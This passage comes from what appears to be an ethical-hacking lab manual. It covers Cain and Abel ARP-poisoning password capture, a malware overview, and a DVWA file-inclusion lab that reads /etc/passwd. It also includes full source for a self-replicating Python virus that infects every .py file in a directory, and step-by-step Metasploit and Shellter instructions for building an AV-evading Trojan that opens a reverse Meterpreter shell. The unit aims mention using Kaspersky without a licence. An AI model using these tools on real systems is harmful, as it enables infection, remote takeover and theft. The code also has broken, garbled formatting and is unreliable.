




**Step 6:** select all the IP address and MAC address and then click on OKpky ARP.

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


**8:** Go to any website on source ip address.





**Step 9:** Go to password option in the Cain&Abel and see the visited site password.



### 3.3 REFERENCES

- Tutorials Point professionals, Ethical Hacking.

### 3.4 UNIT END EXERCISES

1. Password crack with Cain and Abel application



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## **4.0 OBJECTIVE**

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The purpose of malware is **to intrude on a machine** for a variety of reasons. From theft of financial details, to sensitive corporate or personal information, malware is best avoided, for even if it has no malicious purpose at present, it could well have so at some point in the future.

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## **4.1 INTRODUCTION**

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Malware, or malicious software, is any program or file that is intentionally harmful to a computer, network or server.

Types of malware include computer viruses, worms, Trojan horses, ransomware and spyware. These malicious programs steal, encrypt and delete sensitive data; alter or hijack core computing functions and monitor end users' computer activity.

### **What does malware do?**

Malware can infect networks and devices and is designed to harm those devices, networks and/or their users in some way.

Depending on the type of malware and its goal, this harm may present itself differently to the user or endpoint. In some cases, the effect malware has is relatively mild and benign, and in others, it can be disastrous.

No matter the method, all types of malware are designed to exploit devices at the expense of the user and to the benefit of the hacker -- the person who has designed and/or deployed the malware.

### **How do malware infections happen?**

Malware authors use a variety of physical and virtual means to spread malware that infects devices and networks. For example, malicious programs can be delivered to a system with a USB drive, through popular

collaboration tools and by drive-by downloads, which automatically download malicious programs to systems without the user's approval or knowledge.

Phishing attacks are another common type of malware delivery where emails disguised as legitimate messages contain malicious links or attachments that deliver the malware executable file to unsuspecting users. Sophisticated malware attacks often feature the use of a command-and-control server that enables threat actors to communicate with the infected systems, exfiltrate sensitive data and even remotely control the compromised device or server.

Emerging strains of malware include new evasion and obfuscation techniques designed to not only fool users, but also security administrators and antimalware products. Some of these evasion techniques rely on simple tactics, such as using web proxies to hide malicious traffic or source IP addresses. More sophisticated threats include polymorphic malware that can repeatedly change its underlying code to avoid detection from signature-based detection tools; anti-sandbox techniques that enable malware to detect when it is being analyzed and to delay execution until after it leaves the sandbox; and fileless malware that resides only in the system's RAM to avoid being discovered.

## Types of malware



A diagram of the various types of malware.

Different types of malware have unique traits and characteristics. Types of malware include the following:

- A virus is the most common type of malware that can execute itself and spread by infecting other programs or files.
- A worm can self-replicate without a host program and typically spreads without any interaction from the malware authors.

- A Trojan horse is designed to appear as a legitimate software program to gain access to a system. Once activated following installation, Trojans can execute their malicious functions.
- Spyware collects information and data on the device and user, as well as observes the user's activity without their knowledge.
- Ransomware infects a user's system and encrypts its data. Cybercriminals then demand a ransom payment from the victim in exchange for decrypting the system's data.
- A rootkit obtains administrator-level access to the victim's system. Once installed, the program gives threat actors root or privileged access to the system.
- A backdoor virus or remote access Trojan (RAT) secretly creates a backdoor into an infected computer system that enables threat actors to remotely access it without alerting the user or the system's security programs.
- Adware tracks a user's browser and download history with the intent to display pop-up or banner advertisements that lure the user into making a purchase. For example, an advertiser might use cookies to track the webpages a user visits to better target advertising.
- Keyloggers, also called system monitors, track nearly everything a user does on their computer. This includes emails, opened webpages, programs and keystrokes.

### How to detect malware

Users may be able to detect malware if they observe unusual activity such as a sudden loss of disk space, unusually slow speeds, repeated crashes or freezes, or an increase in unwanted internet activity and pop-up advertisements.

Antivirus and antimalware software may be installed on a device to detect and remove malware. These tools can provide real-time protection or detect and remove malware by executing routine system scans.

Windows Defender, for example, is Microsoft antimalware software included in the Windows 10 operating system (OS) under the Windows Defender Security Center. Windows Defender protects against threats such as spyware, adware and viruses. Users can set automatic "Quick" and "Full" scans, as well as set low, medium, high and severe priority alerts.

# Malware response plan

Keep these six basic steps in mind when creating your malware response plan.



- ① **Identify:** Identify which endpoints have been impacted by the attack.
- ② **Communicate:** Once the impact of the attack and the point of entry have been identified, communicate your findings to necessary parties ASAP.
- ③ **Block:** If possible, block any further access from the origin of the malware, such as the originating website, email or IP address.
- ④ **Restore:** Put affected data back in a known-good state where there is no chance of malware remaining. This can be done with reimaging, rebuilding or a combination of the two.
- ⑤ **Recover:** Recover as much affected data as you can using available backups. This is particularly applicable to ransomware attacks.
- ⑥ **Re-examine:** Sit back and take a hard look at your current security strategy and what allowed the malware to get through in the first place. By analyzing and sealing these gaps, you protect your organization from a similar attack in the future.

The steps involved in an organization's malware response plan.

## How to remove malware

As mentioned, many security software products are designed to detect and prevent malware, as well as remove it from infected systems.

Malware bytes is an example of an antimalware tool that handles detection and removal of malware. It can remove malware from Windows, macOS, Android and iOS platforms. Malware bytes can scan a user's registry files, running programs, hard drives and individual files. If detected, malware can then be quarantined and deleted. However, unlike some other tools, users cannot set automatic scanning schedules.

## How to prevent malware infections

There are several ways users can prevent malware. In the case of protecting a personal computer, users can install antimalware software.

Users can prevent malware by practicing safe behavior on their computers or other personal devices. This includes not opening attachments from strange email addresses that may contain malware disguised as a legitimate attachment -- such emails may even claim to be from legitimate companies but have unofficial email domains.

Users should update their antimalware software regularly, as hackers continually adapt and develop new techniques to breach security software. Security software vendors respond by releasing updates that patch those vulnerabilities. If users neglect to update their software, they may miss out on a patch that leaves them vulnerable to a preventable exploit.

In enterprise settings, networks are larger than home networks, and there is more at stake financially. There are proactive steps companies should take to enforce malware protection. Outward-facing precautions include the following:

- Implementing dual approval for business-to-business (B2B) transactions; and
- Implementing second-channel verification for business-to-consumer (B2C) transactions.

Business-facing, internal precautions include the following:

- Implementing offline malware and threat detection to catch malicious software before it spreads;
- Implementing allow list security policies whenever possible; and
- Implementing strong web browser-level security.

## **Creating a Virus**

Usually, a computer virus does is made by three parts:

1. The infection vector: this part is responsible to find a target and propagates to this target
2. The trigger: this is the condition that once met execute the payload
3. The payload: the malicious function that the virus carries around

## **Let's start coding.**

1try:

```
2 # retrieve the virus code from the current infected script
3 virus_code = get_virus_code()
4
5 # look for other files to infect
6 for file in find_files_to_infect():
7     infect(file, virus_code)
8
9 # call the payload
10 summon_chaos()
11
12# except:
```

Ethical Hacking Lab 13# pass

14

15finally:

16 # delete used names from memory

17 for i in list(globals().keys()):

18 if(i[0] != '\_'):

19 exec('del {}'.format(i))

20

21 del i

Let's analyze this code.

First of all, we call the `get_virus_code()` function, which returns the source code of the virus taken from the current script.

Then, the `find_files_to_infect()` function will return the list of files that can be infected and for each file returned, the virus will spread the infection.

After the infection took place, we just call the `summon_chaos()` function, that is - as suggested by its name - the payload function with the malware code.

everything has been inserted in a try-except block, so that to be sure that exceptions on our virus code are trapped and ignored by the `pass` statement in the except block.

The finally block is the last part of the virus, and its goal is to remove used names from memory so that to be sure to have no impact on how the infected script works.

Okay, now we need to implement the stub functions we have just created!

Let's start with the first one: the `get_virus_code()` function.

To get the current virus code, we will simply read the current script and get what we find between two defined comments.

### For example:

```
1def get_content_of_file(file):
2    data = None
3    with open(file, "r") as my_file:
4        data = my_file.readlines()
5
```

```
6 return data
7
8def get_virus_code():
9
10 virus_code_on = False
11 virus_code = []
12
13 code = get_content_of_file(__file__)
14
15 for line in code:
16     if "# begin-virus\n" in line:
17         virus_code_on = True
18
19     if virus_code_on:
20         virus_code.append(line)
21
22     if "# end-virus\n" in line:
23         virus_code_on = False
24         break
25
26 return virus_code
```

Now, let's implement the `find_files_to_infect()` function. Here we will write a simple function that returns all the `*.py` files in the current directory. Easy enough to be tested and... safe enough so as not to damage our current system! :)

```
1import glob
2
3def find_files_to_infect(directory = "."):
4    return [file for file in glob.glob("*.py")]
```

This routine could also be a good candidate to be written with a generator. What? You don't know generators? Let's have a look at this interesting article then!

And once we have the list of files to be infected, we need the infection function. In our case, we will just write our virus at the beginning of the file we want to infect, like this:

```

1def get_content_if_infectable(file):
2    data = get_content_of_file(file)
3    for line in data:
4        if "# begin-virus" in line:
5            return None
6    return data
7
8def infect(file, virus_code):
9    if (data:=get_content_if_infectable(file)):
10       with open(file, "w") as infected_file:
11           infected_file.write("".join(virus_code))
12           infected_file.writelines(data)

```

Now, all we need is to add the payload. Since we don't want to do anything that can harm the system, let's just create a function that prints out something to the console.

```

1def summon_chaos():
2    # the virus payload
3    print("We are sick, fucked up and complicated\nWe are chaos, we can't
be cured")

```

Ok, our virus is ready! Let's see the full source code:

```

1# begin-virus
2
3import glob
4
5def find_files_to_infect(directory = "."):
6    return [file for file in glob.glob("*.py")]

```

```
7
8     def get_content_of_file(file):
9         data = None
10    with open(file, "r") as my_file:
11        data = my_file.readlines()
12
13    return data
14
15    def get_content_if_infectable(file):
16        data = get_content_of_file(file)
17        for line in data:
18            if "# begin-virus" in line:
19                return None
20        return data
21
22    def infect(file, virus_code):
23        if (data:=get_content_if_infectable(file)):
24            with open(file, "w") as infected_file:
25                infected_file.write("\n".join(virus_code))
26                infected_file.writelines(data)
27
28    def get_virus_code():
29
30        virus_code_on = False
31        virus_code = []
32
33        code = get_content_of_file(__file__)
34
35        for line in code:
```

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```
36 if "# begin-virus\n" in line:
37     virus_code_on = True
38
39     if virus_code_on:
40         virus_code.append(line)
41
42     if "# end-virus\n" in line:
43         virus_code_on = False
44         break
45
46 return virus_code
47
48 def summon_chaos():
49     # the virus payload
50     print("We are sick, \n we can't be cured")
51
52# entry point
53
54     try:
55         # retrieve the virus code from the current infected script
56         virus_code = get_virus_code()
57
58         # look for other files to infect
59         for file in find_files_to_infect():
60             infect(file, virus_code)
61
62             # call the payload
63             summon_chaos()
64
```

```
65 # except:  
66 # pass  
67  
68 finally:  
69 # delete used names from memory  
70 for i in list(globals().keys()):  
71     if(i[0] != '_'):  
72         exec('del {}'.format(i))  
73  
74 del i  
75  
76 # end-virus
```

Let's try it putting this virus in a directory with just another .py file and let see if the infection starts. Our victim will be a simple program named [numbers.py] (<http://numbers.py>) that returns some random numbers, like this:

```
1 # numbers.py  
2  
3 import random  
4  
5 random.seed()  
6  
7 for _ in range(10):  
8     print (random.randint(0,100))
```

When this program is executed it returns 10 numbers between 0 and 100, super useful!

Now, in the same directory, I have my virus. Let's execute it:

```
1/playgrounds/python/first python ./first.py  
02:30:42 PM
```

2We are sick,

3we can't be cured

As you can see, our virus has started and has executed the payload. Everything is fine, but what happened to our [numbers.py] (<http://numbers.py>) file? It should be the victim of the infection, so let's see its code now

```
copy 1# begin-virus
2
3import glob
4
5def find_files_to_infect(directory = "."):
6    return [file for file in glob.glob("*.py")]
7
8def get_content_of_file(file):
9    data = None
10   with open(file, "r") as my_file:
11       data = my_file.readlines()
12
13   return data
14
15 def get_content_if_infectable(file):
16   data = get_content_of_file(file)
17   for line in data:
18     if "# begin-virus" in line:
19       return None
20   return data
21
22   def infect(file, virus_code):
23     if (data:=get_content_if_infectable(file)):
24       with open(file, "w") as infected_file:
25         infected_file.write(""".join(virus_code))
26         infected_file.writelines(data)
```

```
27
28     def get_virus_code():
29
30     virus_code_on = False
31     virus_code = []
32
33     code = get_content_of_file(__file__)
34
35     for line in code:
36         if "# begin-virus\n" in line:
37             virus_code_on = True
38
39         if virus_code_on:
40             virus_code.append(line)
41
42         if "# end-virus\n" in line:
43             virus_code_on = False
44             break
45
46     return virus_code
47
48     def summon_chaos():
49         # the virus payload
50         print("We are sick, \n we can't be cured")
51
52         # entry point
53
54     try:
55         # retrieve the virus code from the current infected script
```

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```
56 virus_code = get_virus_code()
57
58 # look for other files to infect
59 for file in find_files_to_infect():
60     infect(file, virus_code)
61
62 # call the payload
63 summon_chaos()
64
65 # except:
66 #     pass
67
68 finally:
69 # delete used names from memory
70 for i in list(globals().keys()):
71     if(i[0] != '_'):
72         exec('del {}'.format(i))
73
74 del i
75
76# end-virus
77# numbers.py
78
79import random
80
81random.seed()
82
83for _ in range(10):
84     print (random.randint(0,100))
```

And as expected, now we have our virus before the real code.

Let's create another .py file in the same directory, just a simple "hello world" program:

```
copy1/playgrounds/python/first □ echo 'print("hello world")' > hello.py
```

and now, let's execute the [numbers.py](<http://numbers.py>) program:

```
1/playgrounds/python/first □ python numbers.py
```

02:35:12 PM

2We are sick,

3 we can't be cured

435

543

689

737

892

971

104

1121

1283

1347

As you can see, the program still does whatever it was expected to do (extract some random numbers) but only after having executed our virus, which has spread to other \*.py files in the same directory and has executed the payload function. Now, if you look at the [hello.py] (<http://hello.py>) file, you will see that it has been infected as well, as we can see running it:

```
1/playgrounds/python/first □ python hello.py
```

02:40:01 PM

2We are sick,

3we can't be cured

4hello world

## Creating a Tojran

Although a Trojan horse virus is referred to using the term virus, it is actually a malicious code or software rather than a virus. A common type of malware, a Trojan resembles a reputable, trusted application or file that convinces the user it is safe to download onto computers or laptops. When the user downloads and executes the malicious software onto a device, the malware contained within is activated. Once the Trojan malware is downloaded and activated, cyber criminals can take control of the device itself, lockout the user with ransomware attacks, or perform whatever malicious threats the designer hand in mind.

### How does Trojan Horses work?

Trojan viruses work by taking advantage of a lack of security knowledge by the user and security measures on a computer, such as an antivirus and antimalware software program. A Trojan typically appears as a piece of malware attached to an email. The file, program, or application appears to come from a trusted source. As the user views the email attachment, the trusted source it comes from has the potential to be a ruse. The goal is to get the user to download and open the file.

Once this happens, malware or other malicious content is installed and activated on the computer or other devices. One common form of attack is to have malicious content spread to other files on the device and damage the computer. How it goes about doing this varies from one Trojan to the next. It is all in the design and intent of the hackers that built the Trojan malware.

One item to remember when adopting security measures to combat Trojans is the performance of a Trojan. Although the term Trojan virus is often used, Trojans are more accurately described as Trojan malware. A virus is capable of executing and replicating itself on computers and mobile devices. Trojan malware cannot do this. The user has to execute the Trojan and it then goes on to perform the action designed by the hackers behind it.

### How Does a Trojan Horse Infect a Computer?

A Trojan horse infects a computer from the inside, much like the ancient Greek's Trojan horse. Just as Troy was tricked into bringing the horse in thinking it was an honorary symbol to end the war, users download and activate the Trojan horse on their own. How the Trojan horse infects a computer depends on its design. The primary goal of a Trojan horse as it infects a computer is to:

- Delete data on the device
- Copy data to steal and sell or use for other nefarious purposes
- Modify data
- Block data or access to data
- Disrupt the performance of the target computer and/or network

## *What are the Types of Trojan Horse?*

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There are numerous different types of malware that threaten computers and other devices in a Trojan attack. Trojan malware takes on various forms and can infect a device from a number of different entry points. The following is a list of the common types of Trojan horse malware, but it should not be considered an all-inclusive list of possible Trojan threats:

- **Backdoor Trojan:** these Trojans create a virtual “backdoor” to a computer that allows hackers remote access to the computer. As such, hackers can download user data and easily steal it. Even worse, a backdoor allows a cyber criminal to upload additional malware to the device.
- **DDoS Trojan:** known as a Distributed Denial of Service, these types of Trojans take down a network by flooding it with additional traffic it cannot sustain.
- **Downloader Trojan:** this type of Trojan targets an already-infected computer to download and install new versions of malicious threats. This includes both Trojans and adware, as examples.
- **Fake AV Trojan:** these Trojans behave like antivirus programs or software, but rather than stealing data it seeks to demand money from the user to detect and remove threats. These threats could be real or fake.
- **Game-thief Trojan:** this type of Trojan is largely aimed at online gamers and seeks to steal account information that could include credit card information.
- **Infostealer Trojan:** this kind of malware does just as the name suggests. It seeks to steal data on infected computers.
- **Malfinder Trojan:** the goal of this malware is to steal email addresses accumulated on specific computers and devices.
- **Ransom Trojan:** one of the most troublesome Trojans, these threats seek a financial ransom from the user to undo the damage to the computer. It can also block data and impair the performance of the computer.
- **Remote Access Trojan:** a remote access Trojan gives the attacker full control over a computer using a remote network connection. There multiples goals for this type of attack that include stealing information or spying on network activity.

## How Do You Remove a Trojan?

If a user discovers a Trojan horse it can be removed using manual operations or software programs. Removing a Trojan can be difficult because it is possible for hidden files to exist on the computer. If a Trojan horse is discovered, the malicious threats can be removed by

- Identifying the file or files infected and removing it from the system
- Disable the function of System restore
- Restart the computer and press F8 (Windows PCs) and select safe mode to start up the computer
- Use Add or Remove Programs in the control panel to remove the programs affected by the Trojan horse
- Remove extensions by deleting files of a program within the Windows System folder

While you can follow these manual steps on a personal computer, it is not an effective approach for Trojan viruses that infect enterprise computer systems. In this case, the situation can be very complex and the best approach is to seek outside help. The benefit for any enterprise network using Avatara's Complete Cloud platform is that its built-in security systems constantly work to prevent Trojan horses and other malware to avoid the problem in the first place.

### ***Things You Will Need For Creating Tojran:***

- Kali Linux
- Windows
- A No IP account with a domain name
- A forwarded port on your router
- Shellter

### ***Part 1: Creating the DNS Payload***

#### **Using Kali:**

1. Open Metasploit on Kali by typing msfconsole in a terminal.
2. Type *use payload/windows/meterpreter/reverse\_tcp\_dns*.
3. Type *show options*. This will show you that you need to set your lhost and lport.
4. Type *set lhost* (hostname you created, without http://).
5. Type *set lport* (port you have forwarded on your router set for the Kali machine).
6. Type *generate -h*. This will show you the options for generating the payload. You can choose different options but at least do the following.
7. Type *generate -f*(file name you choose for the payload) *-p windows -t raw*. Ex. generate -f DNS -p windows -t raw

8. Exit the terminal and click on Files. Your payload will be in your Home (Unless you set an option for a different location).

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9. Transfer the created payload to Windows. (Be aware that your AV might detect it at its current state).

### ***Part 2: Creating the Executable File in Windows***

1. Choose option that applies to you. (Important as Shellter does not work with 64-bit executables).
- 32-bit Windows - Navigate to C:\Windows\System32\iexpress.exe (Right click and select run as administrator)
- 64-bit Windows - Navigate to C:\Windows\SysWOW64\iexpress.exe (Right click and select run as administrator)
1. Choose Create new Self Extraction Directive File and click next.
2. Click next on the Package Purpose page.
3. Type the title of the package. (This can be anything you want) Ex: Notepad.exe
4. No Prompt, click next.
5. Do not display a license. Click next.
6. Click Add and choose any file on your computer. I choose Notepad.exe in the C:\Windows\System32 folder. Click Next.
7. Click the drop arrow and choose the file name you choose on the last screen. Click Next.
8. Choose Hidden and then click next.
9. No Message. Click Next
10. Click Browse and type a name for your malware file and a destination. Check the Hide File Extracting Progress Animation from user. Click Next.
11. Select No restart and then click next.
12. You can then either choose to save the self extraction directive or don't save. Click Next.
13. Click Next again on the create Package. Then click Finish.

### ***Part 3: Using Both Created Files in Shellter to Create Your Trojan***

1. Open the folder that Shellter is in. Right click on Shellter.exe and click Run as Administrator.
2. Type A for Auto.

3. Type N for No.
4. Type the location of your created EXE file from Part 2 and hit enter.  
Let Shellter do it's thing for 30 seconds to a minute.
5. When asked to choose payload, type C for custom.
6. Type the location of your created payload in Part 1 and hit enter.
7. Type N for No reflective DLL loader.
8. Hit enter and let Shellter finish doing it's thing If it says Injection Verified! you should have a working undetectable Trojan.
9. Hit enter to exit Shellter.

#### ***Part 4: Set Up Your Listener***

You can either use Metasploit or Armitage. I prefer Armitage so my tutorial will be for that.

1. Go back to Kali.
2. Open Terminal and type *Msfupdate*
3. Once it's done type *apt-get install armitage*.
4. Type *msfdb init*
5. Open Armitage
6. Click Connect
7. Click Yes
8. Once Armitage opens type: *use exploit/multi/handler*
9. Type *set lhost 0.0.0.0*
10. Type *set lport (your port you forwarded in your router)*
11. Type *set payload windows/meterpreter/reverse\_tcp dns*
12. Type *set exitonsession false*
13. (Optional.) Type *set autorunscript migrate -f*
14. (Optional.) Type *set prependmigrate True*
15. Type *exploit -j*

(Optional steps are to migrate the process automatically so the session does not end before you can do it manually)

Now you should be able to run your undetectable Trojan and get a Meterpreter session.

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## 4.2 SUMMARY

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Malware is **intrusive software that is designed to damage and destroy computers and computer systems**. Malware is a contraction for “malicious software.” Examples of common malware includes viruses, worms, Trojan viruses, spyware, adware, and ransomware.

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## 4.3 REFERENCES

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- 2) Hacking: The Art of Exploitation
- 3) The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws

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## 4.4 UNIT END EXERCISE

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1. Create a virus on your own using C/C++



# HACKING WEB SERVERS, WEB APPLICATIONS

## **Unit Structure**

### 5.0 Aim

5.1 File Inclusion attack simulation using DVWA, LAMP stack in Debian 11.

    5.1.1 Setting up Debian and LAMP stack there.

    5.1.2 Setting DVWA website.

5.2 Disguise as Google Bot to view hidden content of a website

    5.2.1 Simulate GoogleBot to view hidden content of website

5.3 Kaspersky Lifetime Validity

    5.3.1 Install Kaspersky AV

## **5.0 AIM:**

Hacking a website by Remote File Inclusion, Disguise as Google Bot to view hidden content of a website, to use Kaspersky for Lifetime without Patch

## **5.1 FILE INCLUSION ATTACK SIMULATION USING DVWA, LAMP STACK IN DEBIAN 11.**

### **Why use linux based server and not xampp or wamp in windows ?**

The common reason being that the paths of resources we try to enter and access in this attack are found only in linux and not in windows. So many of these attack wont work in windows based servers.

#### **5.1.1 Setting up Debian and LAMP stack there.**

One can setup Debian as a virtual machine in virtual box, the steps to do that are well versed in this resource : How To Install Debian 10 Buster {Guide With Screenshots} (phoenixnap.com). Hence I am not repeating and writing it down again. For LAMP stack installation I have followed this resource : How To Install Linux, Apache, MariaDB, PHP (LAMP) stack on Debian 10 | DigitalOcean. I don't think I need to repeat the steps again.

Note : use bridged adapter to connect to the apache server from your windows(host) web browser.

## 5.1.2 Setting DVWA website.

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Here I have downloaded the zip file and extracted it in /var/www/html folder after installation and entered the command

```
sudo chmod -R 777 /var/www/html/dvwa
```

this command will allow the website to be hosted on apache.

Next I have also followed the readme in the dvwa zip file to setup the database in mariadb

Note, if you are using MariaDB rather than MySQL (MariaDB is default in debian), then you can't use the database root user, you must create a new database user. To do this, connect to the database as the root user then use the following commands:

```
'''mysql  
mysql> create database dvwa;  
Query OK, 1 row affected (0.00 sec)  
mysql> create user dvwa@localhost identified by 'p@ssw0rd';  
Query OK, 0 rows affected (0.01 sec)  
mysql> grant all on dvwa.* to dvwa@localhost;  
Query OK, 0 rows affected (0.01 sec)  
mysql> flush privileges;  
Query OK, 0 rows affected (0.00 sec)  
'''
```

Then keep the DVWA config to default containing

variables are set to the following by default:

```
$_DVWA['db_server'] = '127.0.0.1';  
$_DVWA['db_port'] = '3306';  
$_DVWA['db_user'] = 'dvwa';  
$_DVWA['db_password'] = 'p@ssw0rd';  
$_DVWA['db_database'] = 'dvwa';
```

At this point we need to change the phpini file located in /etc/php/7.4/apache2 folder for php 7.4

To allow for

1. allow\_url\_fopen = On

## 2. allow\_rul\_include = On


also find the ip address of the server using hostname,ifconfig,netstat command

Now you can carry out file inclusion attack



Set the security level of DVWA to low

Then try the file inclusion attack by changing the path ?page=index.php with /etc/passwd or any other linux folder.

